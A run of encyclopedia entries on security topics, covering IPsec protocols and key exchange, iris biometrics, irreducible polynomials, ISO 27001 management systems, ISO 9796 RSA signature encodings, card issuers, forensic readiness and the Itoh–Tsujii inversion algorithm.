IPES is an alternative name for the IDEA cipher. IPES stands for "improved PES," where *PES* (Lai and Massey 1990) is a cipher predecessor of IDEA which was cryptanalyzed by differential cryptanalysis in (Lai et al. 1991). The only changes between IDEA and PES are in the order of operations in the key-mixing subround: PES uses the order ($\odot$, $\odot$, $\boxplus$, $\boxplus$), while IDEA uses the order ($\odot$, $\boxplus$, $\boxplus$, $\odot$), and in the swap of the words after the *MA* subround. In IDEA, the outer words X_1, X_4 are not swapped.

Definition

IPsec is the set of protocols, conventions, and mechanisms that provide security services at the IP layer.

Background


Development of IPsec started at the Internet Engineering Task Force (IETF) in the early 1990s; the latest round of standards documents came out in 2005, and some development is still going on. Originally, IPsec was intended to address all network security needs. Placing security at the network layer meant that the same protocol could be used by different types of links, but also that the same protocol could be used by most network applications to secure their traffic. It turned out that such a goal was too ambitious. In particular, most Web traffic ended up being secured with a transport-level security protocol, SSL (subsequently TLS). As a result, IPsec is now mostly used for Virtual Private Networks (VPNs) and VPN-like applications, such as remote access.

Theory

IPsec Components


IPsec consists of three distinct components: the *traffic protocols* (AH and ESP) to protect the network traffic; *key management* to negotiate the cryptographic keys and parameters to protect the traffic; and a *policy* component, which determines what traffic needs protection and with what parameters.

There are two distinct wire protocols: Authentication Header (AH) and Encapsulating Security Payload (ESP). The reason for having two such protocols, when arguably the features offered by AH can also be offered by ESP, is historical: when IPsec was being standardized in the mid-1990s, there were laws in the USA and other countries preventing the export of products that could perform encryption; thus a version of a product that only supported AH could be exportable. Here we describe ESP; the interested reader can refer to the standards documents for a description of AH.



A fundamental concept in IPsec is the *Security Association*, or *SA*. An SA is a one-way association (note how we avoid the use of the term "connection") that provides security services to the protected traffic. In practice, SAs are negotiated and created in pairs, one for each direction of traffic, but conceivably the "forward" traffic could be protected while the "return" traffic could be in the clear. In practice, an SA is represented by a data structure consisting of *Security Parameters Index* (SPI), a 32-bit number that uniquely describes an SA in the context of each host, the wire protocol (ESP or AH) to use, and the keys and additional configuration parameters to use with those transforms. The list of active SAs in each host is kept in the Security Association Database (SADB). A corresponding data structure, the Security Policy Database (SPD), describes what ought to happen to packets leaving or entering a host. If a packet has an SPD entry but no corresponding SADB entry (thus no SA has been established), the key exchange protocol is triggered to set up a pair of SAs. Note that the SA, the SADB, and the SPD are *concepts*; nothing is said about how they are to be implemented in actual code. In particular, some implementations combine the SPD and SADB functionality with that of the firewalling and forwarding code because packet classification and corresponding actions are involved in all these operations.

The term "cryptographic suite" appears frequently in the IPsec standards documents. Each component of IPsec uses different kinds of algorithms (e.g., encryption, integrity, D-H exchange, pseudo-random




number generation), with each having several choices (e.g., Triple-DES or AES for encryption, MD-5 or SHA-1 for integrity, each of which can accommodate different key sizes). Not all combinations make sense, and choice of key lengths should be such that the work factor to "break" each of the algorithms is the same. For this reason, instead of allowing individual choices for each one, many user interfaces, as well as later versions of standard documents, give reasonable premade choices for each of the individual algorithms and present them as a "suite."


Packet Processing

The wire protocols, or *transforms* as they are referred to in the standards, can operate in two modes: *transport* mode and *tunnel* mode. Correspondingly, we can talk about *transport-mode SAs* and *tunnel-mode SAs*. In transport mode, IP traffic is protected on an end-to-end basis: an IP packet leaving the source host has its payload (everything following the IP header) protected by IPsec; when the packet reaches its destination, the IPsec code examines the now-secured payload, and if it has not been tampered with, restores the original IP packet and passes it up to the next-level protocol. In tunnel mode, each outgoing IP packet is *encapsulated* in its entirety inside another IPsec packet. This "outer" packet may have different source and destination IP addresses from the "inner" packet. Conceptually, tunnel mode can be considered as a concatenation of an IP-in-IP encapsulation protocol and transport mode, where the new "transport" protocol is the aforementioned IP-in-IP encapsulation protocol. Conversely, transport mode can be considered an optimization when the "inner" and the "outer" IP addresses would be the same.

IPsec, Fig. 1 Two hosts communicating in transport mode




IPsec, Fig. 2 Packet processing in transport mode



Let us now illustrate the three common use cases of IPsec and the corresponding modes to use. Figure 1 shows two random Internet hosts wishing to communicate securely. The mode they use is *transport* mode. After key and security-association negotiations, every IP packet leaving one host gets its payload protected with ESP (Fig. 2). The IP header stays largely the same: the only difference is that the IP Protocol field gets replaced with the value for ESP (protocol 50), and the original protocol field describing the payload (e.g., 6 for TCP or 17 for UDP) gets carried as part of the ESP encapsulation data.

To understand exactly how the ESP transform works in the most common case, where ESP is used for both integrity protection and data confidentiality, observe Fig. 3. First, the SPI was determined by consulting the SADB and finding the corresponding SA. The Sequence Number field is a monotonically-increasing number, also kept in the SA, and its function is to protect against replay attacks. Most encryption algorithms require an initialization vector (IV); one is created at random. The original packet's payload is placed after the IV. Most encryption ciphers used in IPsec are block ciphers, and thus padding is added up to a multiple of the cipher block size minus two. Some transforms may allow for paddings that include additional multiples of the block size, for example, to frustrate traffic analysis that may depend on packet size. One more octet indicates the amount of padding used, and a final octet carries the original protocol number. This entire construct (payload plus padding plus length plus protocol) is encrypted with the block cipher. Obviously, the IV is not encrypted, but it stays in the packet so that decryption can happen at the receiving end. Finally, the message authentication code is applied on the encrypted payload and the SPI and Sequence Number fields, and the resulting packet is transmitted. When the packet is received at the far end,



the same operations are carried out in reverse order. The SPI is consulted to find the corresponding SA. The MAC is applied to the SPI-plus-SN-plus-encrypted payload construct, and the result is compared to the transmitted authentication data. If they are equal, the packet has not been tampered with. The payload is the decrypted, the padding is removed, all the extra fields are discarded, the IP protocol field in the IP header is restored, and the packet is passed up the network stack for further processing.

IPsec, Fig. 3 Encapsulating Security Payload packet construction

IPsec, Fig. 4 Two hosts communicating over a Virtual Private Network. The security gateways are running IPsec in tunnel mode; the hosts are unaware of any security processing taking place

IPsec, Fig. 5 The "road warrior" communicates with its security gateway over IPsec in tunnel mode. Hosts inside the protected domain are also unaware of any security processing

While transport mode is sufficient to provide security services, practical considerations such as lack of IPsec software on end hosts, the need to centrally administer security policies (such as on a firewall or security gateway) render having a tunnel mode be an integral part of IPsec useful. Figures 4 and 5 show the two common cases: in the first, two or more distinct sites join to form a Virtual Private Network. A host in one site does not necessarily know that its peer is on another physical network; from a routing perspective, a tunnel is just a virtual link, and this one happens to be encrypted. Moreover, each site may be numbered out of private address space, which means that tunneling is the only way traffic from one site can reach the other. The security gateways will generally have only one IPsec tunnel between them: the traffic selectors in their corresponding SPDs will specify the entire address range from each site.

Another common use of tunnel mode is the "Road Warrior"; a user in some remote location needs to connect to their main network securely. A tunnel-mode SA is set up between the remote machine and the security gateway. Traffic from the remote machine to its home network is protected by that tunnel and delivered to the security gateway, which in turn passes it on to its eventual destination. An interesting configuration question here is whether to route *all* traffic from the remote machine via the tunnel to the security gateway, or only traffic destined for the home network. To wit, if the road warrior needs to access internal resources and also to browse the web, should the web-browsing traffic first be tunneled through to security gateway and then routed to the Internet, or should it simply use its local interface? This actually is a security issue, not just a configuration issue, as allowing direct Internet-access to the remote machine while the VPN session is in effect may create a traffic path that bypasses the firewalling

mechanisms of the site. A properly configured and managed installation should not have such problems, but they have been known to happen.

Key Exchange

The Internet Key Exchange, version 2 (IKEv2) protocol is responsible for negotiating Security Association parameters and establishing and maintaining cryptographic keys between IPsec endpoints. All IKEv2 communications occur with message pairs between the *Initiator* and the *Responder*. Which endpoint is which is merely a matter of timing; whichever happens to start the process becomes the Initiator, and the other becomes the Responder. Each such message pair is called an *exchange*; unsurprisingly, an exchange consists of a *request* and a *response*. The first pair of exchanges occur once and establish all the information necessary to populate SA data structures of both sides for the particular connection. A third exchange establishes the traffic keys that are used by the IPsec transforms. Because hosts can fail, reboot, etc., an Informational exchange is also defined for management during the lifetime of the SAs.

Any key management protocol, and IKEv2 (and its predecessor, IKE) is no exception, has to work in a somewhat peculiar environment: its own payloads must be cryptographically protected, but obviously IPsec cannot be used for that purpose. Because it runs over UDP, and worse, because it has to run in the presence of NAT, there are limits to the exchange packet sizes, which required very careful design of the protocol.

The first exchange, called IKE_SA_INIT, creates a pair of IKE Security Associations (not to be confused with IPsec SAs). The Initiator sends the responder the SPIs, the list of cryptographic suites it supports for negotiating the IKE SA, its Diffie–Hellman value, and a nonce. The responder sends its own SPIs, chooses one of the suites offered, presents its D-H value and nonce, and optionally requests certificates for the initiator. At this point, both sides can compute the shared D-H secret, called SKEYSEED, which is used by all subsequent operations to generate session keys and traffic keys.

The second exchange, called IKE_AUTH, has each side send, protected by keys derived from SKEYSEED, its own identity, corresponding certificates and certificate requests, and the traffic selectors to use in establishing the actual IPsec SAs.

The third exchange, called CREATE_CHILD_SA, actually establishes the IPsec SAs. The initiator sends the set of IPsec cryptographic suites it supports, and the responder selects one of them. CREATE_CHILD_SA can be repeated as often as desired to establish new traffic keys. The usual reason this is done is because the Sequence Number is about to wrap around (in cases of high traffic rates), or because policy dictates that traffic keys should not stay unchanged for more than a certain amount of time.

There are some additional options that may be specified during the CREATE_CHILD_SA exchange, as well as an INFORMATIONAL exchange which is used to pass control messages. There are also options to enable external authentication systems to be used in lieu of certificates for mutual authentication of initiator and responder. While all this may appear very complex, IKEv2 is actually a much simpler protocol than the one it replaced (IKE), which arguably had too many control "knobs."

IPsec and NAT

Network Address Translation (NAT) is a reality that IPsec has had to face ever since the first "road-warrior" clients appeared. A NAT device can interfere with IPsec in several ways: it may not even pass protocols 50 and 51 (ESP and AH); even if it passes them, there is no specification of how the equivalent of address and port translation should happen, i.e., what to use as a port number; the private IP address of the road-warrior may be used by an unsuspecting key management daemon to pass its IP address to its peer; the original version of IKE expected all traffic to use UDP port 500, but some devices change the source port of translated traffic.

These problems were addressed with IKEv2 and the 2005 revision of the IPsec protocols, which adds the use of UDP port 4500, defines an encapsulation mechanism over UDP. The encapsulation is trivially simple: an ESP header follows the UDP header. Because the same ports are used for IKE traffic, and also for NAT keepalives, the SPI in the ESP header cannot be 0; four consecutive 0 octets following the UDP header indicate that the payload is IKEv2 (or IKE), not ESP. Also, a single 0xff octet is used as a NAT keepalive. The interested reader is referred to the corresponding RFCs: 3947 and 3948.

Policy and Configuration

The architecture document (RFC4301) specifies the concept of the Security Policy Database, but this is done in an abstract way and mostly just to have a consistent way of talking about the problem in subsequent documents. Several attempts were made over the years to standardize the configuration/policy model for IPsec. There are actually two independent problems: configuring the filters, or conditions in general, whereby outgoing traffic should be protected and, correspondingly, incoming traffic would be expected to arrive protected; and also provide a way for applications to know whether they are communicating securely.

Most of the effort has been spent on the former problem. At least one early IPsec implementation under OpenBSD used a policy management language (technically, the KeyNote Trust-Management system) to configure policy in great detail. The IP Security Policy (IPSP) working group produced two documents (RFC 3585 and 3586) which were, however, only informational. A Security Policy Database MIB was eventually also produced (RFC 4807). Much of the configuration work, however, remains system-specific, with each implementation having its own ways of specifying all the various parameters.

Since IPsec operates at the network layer, higher-layer protocols and applications are not necessarily aware of its existence. There are cases, however, when it may be convenient for an application to know whether traffic it is exchanging with another remote application is secured (e.g., a mail user agent talking to a mail repository). While this kind of feature was envisioned early in the development stages of IPsec, it turned out that a transport-layer security protocol (SSL/TLS) was much better suited for this kind of interaction.

Recommended Reading

IPsec is still evolving. As of this writing, the core set of standards documents are RFCs 4301-4309. Many other RFCs address individual aspects. The interested reader is referred to the IETF web page (http://www.ietf.org for the authoritative RFC repository

Iris Recognition

Adam Czajka[67] ✉


Definitions

Iris recognition is a biometric recognition method that uses a pattern of a colored part of the eye as a source of individual features.



Background

The iris patterns change randomly from person to person and differ also between eyes of identical twins (Daugman and Downing, 2001). The iris as a biometric trait seems to have been proposed first by French criminologist Alphonse Bertillon Jr. (Bertillon, 1885), who added iris color to his multimodal biometric recognition method. The first contributor to iris recognition methods based on iris patterns rather than color was eye surgeon Frank Burch, who presented his iris-based identification idea in 1936 (Daugman, 2001). A dominant iris recognition solution implemented in most of commercial systems used currently is based on John Daugman's seminal work (Daugman, 1993), where a compact representation of an iris pattern in a form of a binary code was proposed, along with the iris image processing method to ignore occluded parts of the iris annulus.

Theory

The human iris is the outer, muscled part of the choroid and highly protected by the glassy cornea, placed at the front of the eye. Iris color results directly from the density of the melanin pigment included in pigment cells (chromatophores) placed on the trabecular meshwork. Blue eyes have very small melanin density, whereas dark eyes are the consequence of the presence of chromatophores rich in melanin. However, iris color, which is partially dependent on our genes and may vary throughout the life, is not used in biometric recognition. In contrast, ophthalmologic observations show that the iris muscle structure is almost independent of the DNA sequence, hence being characterized by marginal genetic penetrance. Thus, the iris pattern is different for each human being, including identical twins, and even between our left and right irises.

To be almost independent of the eye color, in commercial iris recognition systems, the eye is photographed in near-infrared light, in the wavelength range of 700–900 nm (ISO/IEC, 2011). Absorption of light by melanin is smaller in near-infrared than in visible-light bandwidth, and eyes that are dark in visible-light show clear pattern in near-infrared light. A popular iris image processing pipeline includes (a) iris segmentation, where the inner and outer iris boundaries are localized (Fig. 1); (b) detection of occlusions within the iris annulus, such as specular reflections or eyelashes; (c) encoding of non-occluded part of iris pattern; and (d) comparison of feature vectors. The 2D Gabor wavelet-based image filtering, followed by storing only sign of the filtering result for selected image regions, was a dominant algorithm of iris template creation for decades. These binary feature vectors have the same structure for each iris, making the comparison process extremely fast by employing fractional Hamming distance. Due to recent advancements in deep learning, end-to-end approaches encompassing all steps of iris image processing started to emerge (Boyd et al., 2019).

Iris Recognition, Fig. 1 Iris image captured in near-infrared light (with a peak wavelength centered around 810 nm) with inner and outer iris boundaries automatically localized (shown in yellow)

Interestingly, iris recognition is often confused with retina recognition. These are two different biometric techniques, and the latter one employs images of blood vessels located on eye fundus.

Applications

Iris recognition is currently one of the most popular biometric modes, applied mainly in physical access control scenarios. Consumers can use iris recognition-enabled ATMs (Planet Biometrics, 2015) or unlock their mobile phones with their eyes (Samsung, 2020). Governments, including those of Ghana, Tanzania, and Somaliland, have used iris recognition to identify duplicate voter registration records ahead of elections (BTT, 2015). The Unique Identification Authority of India has used iris recognition to eliminate duplicates when issuing a national identity number (Unique Identification Authority of India, 2020). The Canada Border Services Agency and US Customs and Border Protection run jointly the NEXUS system, designed to speed up border crossings for low-risk, pre-approved travelers into Canada and the United States (CBSA, 2020).

Open Problems and Future Directions

A strong belief in reliability of iris recognition was debunked in 2002 after demonstrating successful presentation attacks on one of the commercial systems, in which irises printed on a paper were not distinguished from authentic eyes and were matched to authentic biometric templates (Thalheim et al., 2002). Despite almost two decades have passed since presentation of these vulnerabilities, all iris liveness detection competitions (LivDet-Iris) organized since 2013, with last edition in 2017 (Yambay et al., 2017), show that automatic recognition of paper printouts or textured contact lenses is still challenging, especially when some properties of artifacts cannot be predicted by developers of algorithms detecting such anomalies. A lack of effective methods that would be able to detect *unknown* attacks remains one of the most important open problems in iris recognition.

Recent studies (Trokielewicz et al., 2019) demonstrated that iris can preserve identity information even several weeks after demise, if the body is kept in low temperatures. This opens interesting applications of iris recognition in forensics, as a fast, accurate, and contactless method for identification of cadavers. All studies to date, however, were performed with iris scanners designed for living individuals. An open question is what capture strategy is optimal to extract iris features in postmortem setting.

Irreducible Polynomial

Burt Kaliski[68] ✉
(68) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

A polynomial that is not divisible by any smaller polynomials other than trivial ones is an *irreducible polynomial*.

Theory

Let $f(x)$ be a polynomial

$$f(x) = f_d x^d + f_{d-1} x^{d-1} + \cdots + f_1 x + f_0,$$

where the coefficients $f_0, \ldots, f_d$ are elements of a field**F**. If there is another polynomial $g(x)$ over **F** with degree between 1 and $d - 1$ such that $g(x)$ divides $f(x)$, then $f(x)$ is *reducible*. Otherwise, $f(x)$ is irreducible. (Nonzero polynomials of degree 0, i.e., nonzero elements of **F**, divide every polynomial so they are considered "trivial" factors.)

As an example, the polynomial $x^2 + 1$ over the finite field $\mathbf{F}_2$ is reducible since $x^2 + 1 = (x + 1)^2$, whereas the polynomial $x^2 + x + 1$ is irreducible.

A representation of the finite field $\mathbf{F}_{q^d}$ can be constructed from a representation of the finite field $\mathbf{F}_q$ together with an irreducible polynomial $f(x)$ of degree d, for any d, as the polynomial ring over $\mathbf{F}_q$ modulo the

polynomial $f(x)$. The polynomial $f(x)$ defines the Extension Field. In the example just given, $x^2 + x + 1$ defines $\mathbf{F}_4$ over $\mathbf{F}_2$ as $\mathbf{F}_2[x]/(x^2 + x + 1)$.

ISMS: A Management Framework for Information Security

Angelika Plate[69] ✉
(69) AEXIS Security Consultants, Bonn, Germany

Synonyms

Information security management system; ISO/IEC 27001

Definition

An ISMS (information security management system) is that part of the overall management system, based on a business risk approach, to establish, implement, operate, monitor, review, maintain, and improve information security.

Background

The first publication of a standard for an ISMS appeared in 1998 as a British Standard (BS) 7799 Part 2. BS 7799 Part 2 was based on the idea to provide a management system for the application of the information security controls contained in BS 7799 Part 1. After UK-internal revisions, both standards were considered in ISO due to the large interest these standards generated all over the world.

After further improvements of these standards in the ISO revision process, in the year 2005, the revised version of BS 7799 Part 2 was published as (ISO/IEC 27001), and the revised BS 7799 Part 1 as (ISO/IEC

27002). Since then both standards are frequently applied by plenty of organizations all round the world.

Theory

The ISMS standard (ISO/IEC 27001) provides a foundation for designing and deploying a management system for information security to prevent a variety of business-threatening risks such as the following:

- Financial losses and damages
- Loss of the organization's intellectual capital and intellectual property rights
- Loss of market share
- Poor productivity and performance ratings
- Ineffective operations
- Inability to comply with laws and regulations
- Loss of image and reputation

(ISO/IEC 27001) specifies the requirements and processes for enabling a business to establish, implement, review, monitor, manage, and maintain effective information security. Like ISO 9001, it is built on the Plan-Do-Check-Act process cycle model, as well as on the requirement for continual improvement.

An ISMS relates to the broader roles and responsibilities of an organization such as corporate social responsibility, governance, and legal and regulatory obligations. All these aspects need to be addressed due to the increasing dependence of businesses on information systems and information and communication technologies.

The ISMS is a risk-based specification designed to take care of the information security aspects of corporate governance, protection of tangible and non-tangible assets information and legal and contractual obligations, as well as the wide range of threats to the organization's ICT systems and business processes.

Applying the ISMS risk-management philosophy as part of the business's overall risk approach provides an organization with the means to implement effective information security management in compliance with the organization's objectives and business requirements.

Several other standards have been developed to support the implementation of an ISMS:

- (ISO/IEC 27002) contains a holistic set of information security controls, which can be used to reduce the risks identified in the risk assessment to an acceptable level. The controls address the different topics that need to be considered to achieve consistent information security, such as security aspects related to personnel, physical security, security in operations and communications, access control, incident handling, and business continuity.
- (ISO/IEC 27005) provides explanation about how to carry out a risk assessment and how to successfully implement the resulting controls to achieve overall sound risk management. This International Standard will only provide guidelines for an organization; it will not specify a particular methodology for information security risk management. It is the organization's responsibility to define an approach to risk management that is most suitable to their business.
- ISO/IEC 27006 specifies requirements for bodies providing certification of information security management systems (see also Applications below). It is intended to ensure their creditability as well as their competence to perform audits.

Other standards supporting the ISMS processes are also currently under development, for example, sector-specific standards that address the implementation of an ISMS for different business sectors. An overview of all these standards can be found in (ISO/IEC 27000); this standard is publicly available and can be downloaded at http://standards.iso.org/ittf/PubliclyAvailableSta ndards/index.htm.

Applications

When implementing an ISMS, the organization first needs to have a clear understanding of why information security is important and what should be achieved with the ISMS. This means understanding how information security relates to its specific business objectives, taking into account the expectations of its customers, the financial objectives of the organization, and any relevant regulatory or legal requirements.

The organization’s senior management needs to be actively involved in the decision-making processes concerning objectives, priorities and implementation timeframes. Senior management needs to actively support the leadership of ISMS activities and needs to provide necessary resources and to ensure that all ISMS personnel are adequately trained.

As the ISMS processes and the controls selected to achieve information security are all based on a risk assessment, the selection of a suitable risk-assessment approach and tools are critical to the ongoing effectiveness of an ISMS. The approach taken must be consistent with the culture of the organization concerning the management of other types of risk.

A successful ISMS implementation also requires follow through from planning to operation. The selected controls need to be implemented based on the priorities that the risk assessment has identified and it is necessary that staff is trained in the ISMS processes and controls.

It is inevitable that security incidents will occur and that, from time to time, management reviews or audits will detect nonconformities with ISMS standards, policies, and procedures. When such circumstances arise, don’t just take a tactical approach to solve the problem on an ad hoc basis. Instead, use the ISMS. If procedures and processes are found wanting, then improve them. For example, if they do not support rapid response to a crisis, update them so that they will in future.

Another important aspect of the ISMS standard is certification, which can be achieved by organizations applying the ISMS standard. The certification model used for (ISO/IEC 27001) is exactly the same as for a QMS (quality management system in accordance with ISO 9001) and all the other management system standards, i.e., accredited certification with initial, surveillance, and recertification audits. Therefore, it is also easy to combine several management systems, such as QMS and ISMS and also have combined audits.

Certification can help organizations

- To have an independent review of their information security arrangements
- To prove to business partners that they are working security
- To address requirements in RFPs or from current or future customers

It is important to understand that the ISMS standard (ISO/IEC 27001) is the only standard that is relevant for certification, all other supporting

standards, such as (ISO/IEC 27002; ISO/IEC 27005), are just guidelines that are intended to help implementing the ISMS but are in no form mandatory for certification.

There are currently more than 5800 organizations that have been certified, and overview of these can be found under www.iso27001certificates.com. ISO has also published several ISO Focus papers and other magazines that highlight user experiences and further ideas in the area of ISMS (www.iso.org/iso/magazines.htm).

ISO-9796 Signature Standards

Mehdi Tibouchi[70] ✉
(70) Laboratoire d'informatique de l'ENS, École normale supérieure, Paris, France

✉ **Mehdi Tibouchi**
Email: mehdi.tibouchi@normalesup.org

Definition

The ISO 9796 Signature Standards are a series of standards published by ISO for digital signatures using the RSA cryptosystem. Each of these standards specifies an encoding function μ such that the signature of a given message m is computed as:

$$\sigma = \mu(m)^{1/e} \bmod N \tag{1}$$

Moreover, these standards support message recovery, in the sense that the message m, or at least a part of it, is embedded in $\mu(m)$ with some redundancy and can, thus, be recovered as part of signature verification.

Background

The first realization of digital signatures was proposed by Rivest et al. (1978) as part of their seminal 1977 paper: a signer with RSA public key (N, e) signs a message m as $\sigma = m^{1/e} \bmod N$.

This method is not really satisfactory, however, since an adversary seeing (m, σ) can produce valid signatures on many other messages: for example, $(c^e \cdot m, c \cdot \sigma)$ is a valid message-signature pair for any $c \bmod N$. This vulnerability was exploited to forge certificates as early as the mid-

1980s (Misarsky 1998). In particular, this “textbook RSA” signature scheme does not satisfy what is now recognized as the proper security notion for signatures, namely, *existential unforgeability under chosen message attacks*, as introduced by Goldwasser et al. (1988).

Some signature schemes provably secure in this strong sense were constructed in the 1980s, but they were extremely inefficient. To achieve this level of security in a practical manner, it was proposed to use “padded” RSA signatures of the form (1) with encoding functions μ carefully chosen to thwart the aforementioned homomorphic attacks, even though a complete proof of security was out of reach.

Theory

ISO/IEC 9796-1 (1999), initially published in 1991, was the first international standard for digital signatures. In this case, the encoded message $\mu(m)$ contains the bytes of m interspersed with redundancy from an error-correcting code. The encoding function μ is constructed to avoid homomorphic attacks (Guillou et al. 1990); for example, it ensures that $c \cdot \mu(m)$ is never a valid encoding for $c \neq 1 \bmod N$. The standard could, thus, withstand cryptanalytic efforts for most of the 1990s (Misarsky 1998). However, successful attacks were published in 1999 (Coppersmith et al. 2008), which caused it to be withdrawn.

With the widespread availability of efficient cryptographic hash functions, a second standard, ISO/IEC 9796-2 (1997), was published in 1997. For long messages, it features partial message recovery with an encoding function taking the following form:

$$\mu(m) = 6\mathrm{A}_{16} \| m\,[1] \| \mathrm{HASH}(m) \| \mathrm{BC}_{16}$$

where HASH is a cryptographic hash function of fixed bit length k_h, and m(Bellare and Rogaway 1996) is a prefix of m long enough to ensure that $\mu(m)$ is of full size. The recommended digest size k_h was initially between 128 and 160 bits. This was shown to be insecure in 1999 (Coron et al. 1999). The updated, currently valid standard, ISO/IEC 9796-2:2002 (2002), mandates that $k_h \geq 160$, which was eventually shown to be insecure as well in 2009 (Coron et al. 2009).

This current version of ISO/IEC 9796 also standardizes a more robust encoding function, PSS, which contrary to all the previous encodings, is proved to be secure (unforgeable under chose n message attacks) in the random oracle model (Bellare and Rogaway 1996).

Applications

Despite its vulnerabilities, the ISO/IEC 9796-2:2002 ad hoc encoding remains in widespread use. It is the signature scheme used in such applications as the EMV specification for credit card payment authentication.

Issuer

Marijke De Soete[71] ✉
(71) Security4Biz, Oostkamp, Belgium

Definition

In card retail payment schemes and electronic commerce, there are normally two parties involved in a payment transaction: a customer and a merchant. The issuer is the bank of the customer. In other words, the financial institution that makes payment cards available to customers (cardholders), authorizes transactions at POS terminals or ATMs and guarantees payment to the acquirer for transactions that are in conformity with the rules of the relevant payment scheme.

In more general terms, an issuer is used in the context of service providers. It indicates the party that is responsible for the application related to the service which distributes it, possibly on a token, to the customer. Examples are mobile network operators issuing SIMs/UICCs, governments issuing e-ID cards and passports, etc.

IT Forensic Readiness

Ludwig Englbrecht[72] ✉

Synonyms

Digital forensic readiness; Forensic readiness

Definition

IT forensic readiness is an approach to minimize the costs of a digital forensic investigation combined with maximizing an organization's capability to collect evidence with legal credibility.

Background

A digital forensic (DF) investigation is usually carried out after an incident has occurred. It can take a long time from the detection of an incident to the final resolution. This consumes a considerable amount of resources like personnel and consulting and licensing costs. Since these costs can even exceed the company's profits, a proactive implementation of possible DF measures to reduce the costs is needed. Therefore, in the last few years, the proactive view of DF methods and structures in terms of digital forensic readiness (DFR) has moved to the focus of research and practice.

Theory and Application

Tan (2001) defined the term DFR and enforced research in this direction. He proposes two main objectives of DFR which are (1) maximizing an environment's ability to collect credible digital evidence and (2) minimizing the cost of forensics in an incident response (Tan, 2001). Further, Tan names five different areas that affect the DF process and to achieve DFR within an organization. For each area, the author mentions several aspects an organization should consider to be ready for a DF investigation. These areas are:

- How logging is done
- What is logged
- Intrusion detection systems (IDS)
- Forensic acquisition
- Evidence handling

Rowlingson (2004) addresses DFR from an organizational view toward integrating appropriate measures into a company. He discusses ten basic steps from different areas within an organization that are important for DFR. Besides a focus on digital evidence handling, he also encourages as one of the first scientists the establishment of internal guidelines, policies, and trainings to achieve the successful implementation of DFR.

The authors Pangalos and Katos (2010) extended the definition as "the state of the organization where certain controls are in place in order to facilitate the DF process and to assist in anticipation of unauthorized actions shown to be disruptive to planned operations." This definition emphasizes the aspect that it is crucial to pursue a proper support of the entire forensic process. The focus is also turned away from just producing credible digital evidence and adds the *anticipatory* perspective into DFR.

In recent years, it has been demonstrated that DFR not only supports a possible later DF investigation but also reveals weaknesses within the IT organization and sharpens the perception of IT security (Elyas et al., 2014).

Elyas et al. (2014) propose a framework that consists of a set of *forensic factors* within various areas of DFR and a set of *forensic readiness capabilities*.

The successful implementation of DFR in the IT of an organization requires a comprehensive integration of appropriate measures in a wide

range of different areas. In the study of Elyas et al. (2014), critical influencing factors are identified, which have to be considered in order to prepare the company for forensic investigations. Three functions that need to be achieved by DFR are:

- *Regulatory compliance*. Use digital evidence to demonstrate compliance with laws and regulations.
- *Internal investigations*. Collect and store digital evidence for internal investigations.
- *Legal evidence management*. Provide digital evidence for a court case.

Elyas et al. (2015) present a more holistic guidance on how an organization can become forensically ready. This work is based on the previous work of Elyas et al. (2014) where an initial framework for DFR has been developed.

The forensic readiness framework links the forensic readiness objectives: *regulatory compliance, legal evidence management, forensic response, and business objectives* with forensic readiness capability that are separated between *organizational factors* and *forensic strategy*. The forensic readiness objectives are:

- Demonstrate adherence to laws and regulations.
- Be able to produce legally sound digital evidence.
- Initiate forensic investigations, respond forensically sound to incidents at reduced costs, and perform own DF investigations.
- Objectives that are not directly related to DF like the reduction of business interruptions through investigations or improved capabilities to evaluate the business impact of incidents.

The *organizational factors* address the implementation of processes and structures to set responsibilities and practices within the DF program. Further, the top management support for DF as an organization-wide initiative is pursued. Also, the propagation of a pro DF culture to shape and direct the employee's attitudes and behaviors toward forensic readiness is part of the *organizational factors*.

The *forensic strategy* proposes a set of procedures and guidelines for forensic and non-forensic stakeholders. This includes human resources for a forensic program related to a computer security incident response team (CSIRT). Further a strategy to teach forensic best practices and support the

DF culture initiative is given. Additionally ways to indirectly involved internal or external parties are shown.

The development of a *forensic infrastructure* is associated with the *forensic strategy*. This includes forensic hard- and software like *write-blocker, Sleuthkit, Rekall* or *GRR* to capture, preserve, analyze, and report forensic evidence. To be able to analyze the evidence, the design and configuration of the DF technology infrastructure are given.

Open Problems and Future Directions

The need for a whole organization to be forensically ready by regulations has been increased in the past years. This leads the direction toward a comprehensive view regarding DFR within an organization. Implementing DFR measures are cost-intensive, and the desired economic return is lower than in other projects. This puts organizations into the need to balance the costs of being forensically ready and the positive effect of being prepared in case of a digital investigation. In order to successfully introduce DFR, it is essential to include the top management of the company and to consider the company as a whole with regard to the degree of maturity of DFR.

One of the biggest challenges is to constantly adapt the existing DFR measures to a changing business environment. External influences such as changing legal requirements, existing forensic analysis methods, new equipment, and internal changes (from possible change management projects) must be considered and managed.

In recent years, the Internet of Things (IoT) entered the industry sector, and traditional industrial control systems (ICS) now converge with IT systems *(Industry 4.0)*. Since these systems are very closely integrated into a company’s infrastructure, security incidents can also occur via these devices. It is important that methods are available to examine these devices in an IT forensically sound manner. This also results in the expansion of organizational structures concerning the preservation of evidence on IoT devices. In these areas, customized methods are necessary and further research is needed.

Itoh–Tsujii Inversion Algorithm

Jorge Guajardo[73] ✉
(73) Bosch Research and Technology Center North America, Pittsburgh, PA, USA

Work done while the author was at Philips Research, The Netherlands

Definition

Originally introduced in Itoh and Tsujii (1988), the Itoh and Tsujii algorithm (ITA) is an exponentiation-based algorithm for inversion in finite fields which reduces the complexity of computing the inverse of a nonzero element in $\mathbb{F}_{2^n}$, when using a normal basis representation, from $n - 2$ multiplications in $\mathbb{F}_{2^n}$ and $n - 1$ cyclic shifts using the binary exponentiation method to at most $2\lfloor \log_2(n-1) \rfloor$ multiplications in $\mathbb{F}_{2^n}$ and $n - 1$ cyclic shifts. As shown in Guajardo and Paar (2002), the method is also applicable to finite fields with a polynomial basis representation.

Related Concepts

